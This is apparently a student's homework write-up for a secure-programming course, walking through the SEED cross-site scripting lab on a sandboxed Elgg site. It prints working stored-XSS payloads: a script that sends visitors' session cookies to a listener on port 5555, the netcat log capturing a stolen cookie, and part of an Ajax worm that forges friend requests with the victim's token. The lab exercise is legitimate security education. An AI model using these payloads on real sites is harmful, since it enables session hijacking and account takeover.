

Spring 2020

CSE-5382-001 – Secure Programming

Homework Assignment 8 – Cross-Site Scripting (XSS) Attack

Name	UTA ID
Goutami Padmanabhan	1001669338

3.2 Task 1: Posting a Malicious Message to Display an Alert Window

The purpose of this task is to embed a JavaScript in the attacker's profile so that, anyone who comes and visits this profile, the JavaScript will be executed, and an alert window will be displayed that says 'XSS'.

In this case, we go to the website www.xsslabelgg.com and use an attacker named Samy. The attacker Samy logs in with the credentials given in the assignment.

The screenshot shows a web browser window titled "Samy : XSS Lab Site". The address bar displays the URL www.xsslabelgg.com/profile/samy. The main content area is titled "XSS Lab Site" and shows the profile of a user named "Samy". The profile picture is a stylized image of a person at a computer. Below the picture are two buttons: "Edit profile" and "Edit avatar". To the right of the profile picture, there is a "Friends" section which currently says "No friends yet." A "Add widgets" button is located in the top right corner of the profile area. The left side of the screen features a vertical sidebar with several icons, likely representing different features or tools related to the XSS Lab Site. The overall layout is typical of a social networking platform.

The screenshot shows a web browser window with the title "Edit profile : XSS Lab Site". The URL in the address bar is "www.xsslavelgg.com/profile/samy/edit". The main content area is titled "Edit profile" and contains fields for "Display name" (Samy), "About me" (with a rich text editor), "Brief description" (containing the JavaScript code "<script>alert('XSS');</script>"), "Location", and "Interests". On the right side, there is a sidebar for "Samy" with links for "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications". A success message at the bottom of the sidebar says "Your profile was successfully saved."

Samy goes and edits his profile to add a brief description field that has a JavaScript code to alert any user who visits his profile. Here the brief description is mall and so we write it directly in this field. Once the brief description is saved, he himself gets an alert that says 'XSS'.

The screenshot shows a web browser window with the title "Samy : XSS Lab Site". The URL in the address bar is "www.xsslavelgg.com/profile/samy". The main content area displays the "XSS Lab Site" logo and a sidebar with links for "Edit profile", "Edit avatar", "Blogs", "Bookmarks", "Files", "Groups", and "More ». The right sidebar shows a success message: "Your profile was successfully saved." A modal dialog box is overlaid on the page, containing the word "XSS" and an "OK" button. The bottom of the screen has a footer with the text "Read www.xsslavelgg.com".

A screenshot of a web browser window titled "Alice : XSS Lab Site". The URL in the address bar is www.xsslabelgg.com/profile/alice. The page content shows a profile for "Alice" featuring a cartoon illustration of a girl with blonde hair. Below the image are buttons for "Edit profile" and "Edit avatar", followed by links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". To the right of the profile is a "Friends" section with the message "No friends yet." and a "Add widgets" button. The browser's sidebar on the left contains various icons for file management and system tools.

We then go and login as a different user, Alice, for example. Alice goes and checks the members in the Elgg website.

A screenshot of a web browser window titled "Alice : XSS Lab Site". The URL in the address bar is www.xsslabelgg.com/. The page content shows a "Members" section with a dropdown menu open, listing "Pages" and "The Wire". To the right is a "Friends" section with the message "No friends yet." and a "Add widgets" button. The browser's sidebar on the left contains various icons for file management and system tools. At the bottom of the browser window, the URL "www.xsslabelgg.com/members" is visible.

The screenshot shows a web browser window with the URL www.xsslabeledg.com/members. The page title is "XSS Lab Site". On the left, there is a vertical sidebar with various icons. The main content area displays a list of "Newest members" with five entries: Samy, Charlie, Boby, Alice, and Admin. A search bar and a "Search members" button are on the right. The footer indicates "Powered by Elgg". The address bar at the bottom shows the URL www.xsslabeledg.com/profile/samy.


When Alice casually goes and checks the members of the Elgg website, she visits Samy's profile. When she clicks on Samy's profile she gets an alert that says 'XSS'.

The screenshot shows a web browser window with the URL www.xsslabeledg.com/profile/samy. The page title is "Samy : XSS Lab Site". The main content area shows Samy's profile picture and brief description, which contains the text "XSS". An "OK" button is visible below the message. The sidebar on the left is identical to the previous screenshot. The address bar at the bottom shows the URL www.xsslabeledg.com/profile/samy.


Conclusion: Samy has successfully embedded the JavaScript program in his profile's brief description field, such that any user who visits his profile gets an alert message that says 'XSS', including him.

3.3 Task 2: Posting a Malicious Message to Display Cookies

The purpose of this task is to embed a JavaScript in the attacker's profile so that, anyone who comes and visits this profile, the JavaScript will be executed, and an alert window will be displayed that shows the cookies of the person who is viewing the attacker's profile.



We login to Elgg website as Samy, the attacker. Samy goes and edits his profile to change the brief description to document.cookie.



The screenshot shows a web browser window titled "Samy : XSS Lab Site". The URL in the address bar is www.xsslabe.... A green success message at the top right says "Your profile was successfully saved.". In the center, there is a modal dialog box with the text "Elgg=ep7qmrnbcokbr1uinf6g9t8j4" and an "OK" button. To the left of the modal, there is a sidebar with a user profile picture and links for "Edit profile", "Edit avatar", "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". The main content area has a heading "XSS Lab Site" and a "Read www.xsslabe..." link at the bottom.

When the profile is saved, Samy himself sees an alert that shows his cookies as a message. We now login as a different user, Alice.

The screenshot shows a web browser window titled "Alice : XSS Lab Site". The URL in the address bar is www.xsslabe.... The main content area displays a user profile for "Alice" with a cartoon illustration of Alice in Wonderland. The sidebar on the left is identical to the one in the previous screenshot, showing links for "Edit profile", "Edit avatar", "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". On the right side, there is a "Friends" section with the message "No friends yet." and an "Add widgets" button.

Alice casually goes and checks the members in the Elgg website and checks Samy's profile.

Newest members

Newest Alphabetical Popular Online

Samy
Charlie
Boby
Alice
Admin

Powered by Elgg

Search members

Total members: 5

When Alice visits Samy's profile she sees her cookies being displayed as a message in an alert window.

Samy : XSS Lab Site

www.xsslabelgg.com/profile/samy

Add friend
Send a message
Report user

Blogs
Bookmarks
Files
Pages
Wire posts

Elgg=8empaka9uvvc3bg4c6052fgsab7


OK

Read www.xsslabelgg.com

Conclusion: Here Samy uses the JavaScript code and use document.cookie to display any user's cookies created for that particular session. Here Samy doesn't come to know what the cookies of each user are who visits his profile. The cookies are displayed only to the user who visits Samy's profile. In this case, only Alice can see her user cookies for that session. Samy is not able to know Alice's cookies.

3.4 Task 3: Stealing Cookies from the Victim's Machine

The purpose of this task is to steal the cookies of the victim from the victim's machine and send it to the attacker using a JavaScript code.



We login to Samy;s profile and act as an attacker. Samy edits his profile and changes his brief description. He makes use of the img tag and the src attribute in this tag for the attack. This is sused so that when the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker's machine. These results are listened by the attacker using the netcat -l command which makes the terminal into a TCP server listening port.

The screenshot shows a web browser window titled "Edit profile : XSS Lab Site". The URL in the address bar is www.xsslabeLgg.com/profile/samy/edit. The page content is the "Edit profile" form for a user named "Samy". In the "Brief description" field, there is a piece of JavaScript code:

```
<script>document.write('<img src=http://127.0.0.1:5555?c='+ escape(document.cookie) + '>');</script>
```

 This code is intended to steal the victim's cookies by injecting a self-executing script that creates an image element with a URL containing the cookie value. The right sidebar shows the user's profile information, including an avatar, name, and links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

The JavaScript code contains the local host 12.0.0.1 which is the attacker's IP address. Here, document.cookie is used to get the victim user's cookies. Once the JavaScript is saved in the brief description, it appears like a JavaScript image as shown in the screenshot.

The screenshot shows a web browser window titled "Samy : XSS Lab Site". The URL in the address bar is www.xsslabeLgg.com/profile/samy. The page content displays the user profile for "Samy". The "Brief description" field now contains the reflected JavaScript payload:

```
<img src=http://127.0.0.1:5555?c='+ escape(document.cookie) + '>';</script>
```

 This results in a visual representation of the code as a distorted, illegible image. The right sidebar shows the user's profile information, including an avatar, name, and links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit profile", "Edit avatar", "Add widgets", "Friends" (with a note "No friends yet."), "Change your settings", "Account statistics", "Notifications", and "Group notifications".

Samy then listens from a terminal that acts as a TCP server listening to the port 5555 by using the netcat -l command. Samy is just waiting for any user to just visit his profile while keeps listening in order to get the victim's cookies.



```
[04/09/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```

We then login as Alice. Alice casually goes and checks the members page of Elgg website.



The screenshot shows a web browser window titled "Alice : XSS Lab Site". The URL in the address bar is www.xsslabeledgg.com/profile/alice. The page displays Alice's profile with an avatar of a cartoon girl. Below the profile picture are buttons for "Edit profile" and "Edit avatar". To the right of the profile picture, there is a sidebar with links for "Members", "Pages", and "The Wire". A dropdown menu is open over the "Members" link. The dropdown menu contains three items: "Members", "Pages", and "The Wire". On the far right of the page, there is a "Friends" section with the message "No friends yet." and a "Add widgets" button.

Newest members : XSS L X +

www.xsslabeledgg.com/members 67% Account »

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Newest members

Newest Alphabetical Popular Online

- Samy
- Charlie
- Boby
- Alice
- Admin

Powered by Elgg

Search

Search members

Total members: 5

Once Alice visits Samy's profile, Samy gets her session cookies through the listening port 5555 through the HTTP GET request.


```
[04/09/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted
(family 2, sport 49650)
GET /?c=Elgg%3D3lou1c54vjlpbef35irhl6l1q2 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
.0) Gecko/20100101 Firefox/60.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabeledgg.com/members
Connection: keep-alive

[04/09/20]seed@VM:~$ █
```

Conclusion: Samy wanted to get ny victim user's active session cookies. So he embedded an JavaScript code in this profile that gets the victim's cookies and sends it to the attacker's IP address port. He sets up a listening port 5555 from a terminal in his machine which acts as a TCP server and keeps on listening to this port so that whenever any user visits his profile, he can get their cookies. When Alice visits Samy's profile, her active session's cookies are sent to Samy.

3.5 Task 4: Becoming the Victim's Friend

The purpose of this task is to add an XSS worm to the attacker's profile that adds the attacker as a friend to any victim who visits the attacker's profile. This worm does not self-propagate. Here, the attacker is Samy. We login as Samy.




Samy goes to the Elgg website members page www.xsslabeledgg.com/members. He makes use of the Inspect Element feature in the Firefox browser to find out his user id/user number so that he can use that in the XSS worm code.


The screenshot shows a browser window with the title "Newest members : XSS L X". The address bar displays "www.xsslabe... members". The main content area shows a "Newest members" section with two entries: "Samy" and "Charlie". The developer tools are open, with the "Elements" tab selected. A specific list item, `<li id="elgg-user-47" class="elgg-item elgg-item-user">`, is highlighted. The right panel of the developer tools shows the CSS rules applied to this element and the overall page structure.

Samy finds out that his user id is 47. He then tries to find out the exact GET URL used to add him as a user. For this he uses the HTTP Header Live Add on and goes to Alice's profile.

The screenshot shows a browser window with the title "Alice : XSS Lab Site X". The address bar displays "www.xsslabe... profile/alice". The main content area shows Alice's profile page. To the left, the "HTTP Header Live" extension interface is visible, showing options like "Record Data" and "autoscroll".



Samy adds Alice as his friend and finds out the HTTP Get request URL from the HTTP Header Live add on. He gets the exact URL and its parameters.



A screenshot of a web browser window titled "Alice : XSS Lab Site". The address bar shows the URL www.xsslabeLgg.com/profile/alice. The main content area displays the "XSS Lab Site" profile page for "Alice". A green success message at the top right says "You have successfully removed Alice from your friends." Below the message is a thumbnail image of Alice from Disney's Alice in Wonderland. To the right of the image is a sidebar with links: "Add friend", "Send a message", and "Report user", followed by "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". At the bottom of the page, the URL www.xsslabeLgg.com/action/...en=HO9qmqkMdKXvhYIxe00jGg is visible. On the left side of the browser, there is a vertical toolbar with various icons, and the status bar at the bottom shows the URL www.xsslabeLgg.com/profile/alice.

Samy then removes Alice as his friend in order to perform the attack on Alice unknowingly.

A screenshot of a web browser window titled "Edit profile : XSS Lab Site". The address bar shows the URL www.xsslabeLgg.com/profile/samy/edit. The main content area displays the "XSS Lab Site" profile edit page for "Samy". The "Edit profile" section includes fields for "Display name" (set to "Samy"), "About me" (with a rich text editor), "Public" visibility dropdown, and "Brief description". To the right of the profile form is a sidebar with links: "Search", "Samy", "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications". At the bottom of the page, the URL www.xsslabeLgg.com/profile/samy/edit#profile-description is visible. On the left side of the browser, there is a vertical toolbar with various icons, and the status bar at the bottom shows the URL www.xsslabeLgg.com/profile/samy/edit.

The screenshot shows a web browser window titled "Edit profile : XSS Lab Site". The URL is "www.xsslabelgg.com/profile/samy/edit". The main content area displays the "XSS Lab Site" logo and navigation menu. On the left, there is a sidebar with various icons. The "About me" section contains a code editor with the following JavaScript code:

```
var token="&_elgg_token="+elgg.security.token._elgg_token; A
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.comAction/friends/add?friend=47"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Below the code editor are dropdown menus for "Public" and "Brief description", both also set to "Public". There are also fields for "Location" and a "Visual editor" button. To the right, a sidebar shows "Samy" with links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

